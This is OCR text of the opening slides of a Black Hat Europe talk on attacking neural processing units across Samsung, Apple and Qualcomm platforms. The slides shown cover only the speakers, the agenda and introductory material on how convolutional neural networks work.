DECEMBER 4–7

EXCEL LONDON / UK

#BHEU @BlackHatEvents

Attacking NPUs of Multiple Platforms

Baidu Security Lab X-Team

Ye Zhang, Le Wu, Shupeng Gao, Zheng Huang

About US

Security Researchers from Baidu Security Lab X-Team

- Ye Zhang (@VAR10CK)
- Le Wu (@NVamous)
- Shupeng Gao
- Zheng Huang

Agenda

- Background & Basics
- Samsung Exynos NPU
- Apple Neural Engine
- Qualcomm Snapdragon NPU
- Conclusion & Future work


Why NPU?

Why NPU?

Neural Network


ChatGPT


A neural network is a computational model inspired by the way biological neural networks in the human brain work, used for various tasks such as pattern recognition and machine learning.




- Image classification
- Self driving
- Face recognition
- Language processing

...








Why NPU?

Basic of CNN(Convolution Neural Network)


What an image looks like from Computer's view ?




0	0	0	0	0	0	0	0	0
0	1	0	0	0	0	0	1	0
0	0	1	0	0	0	1	0	0
0	0	0	1	0	1	0	0	0
0	0	0	0	1	0	0	0	0
0	0	0	1	0	1	0	0	0
0	0	1	0	0	0	1	0	0
0	1	0	0	0	0	0	1	0
0	0	0	0	0	0	0	0	0

Why NPU?

Basic of CNN(Convolution Neural Network)




equals?



Why NPU?


Basic of CNN(Convolution Neural Network)



cat face ✓
cat paw ✓
cat tail ✓
...
=> it's a cat

Why NPU?

Basic of CNN(Convolution Neural Network)




weight_1 = 1*1 + 0*0 + 0*0 + 0*0 + 1*1 + 0*0 + 0*0 + 0*0 + 1*1 = 3

weight_2 = 1*0 + 0*0 + 0*1 + 0*0 + 1*1 + 0*0 + 0*1 + 0*0 + 1*0 = 1


Why NPU?

Basic of CNN(Convolution Neural Network)




Why NPU?

Basic of CNN(Convolution Neural Network)




Why NPU?


Basic of CNN(Convolution Neural Network)



Why NPU?

Basic of CNN(Convolution Neural Network)





Why NPU?


Basic of CNN(Convolution Neural Network)

CONV layer:
convolution operations, input data + filter -> output

Pooling layer:
Downsample the spatial dimensions of the input volume


Activation layer:
non-linearity, learn complex relationships and patterns in the data

Fully connected layer:
connect every neuron in one layer to every neuron in the next layer



Model File

Training VS Prediction/Inference



Hardware Design

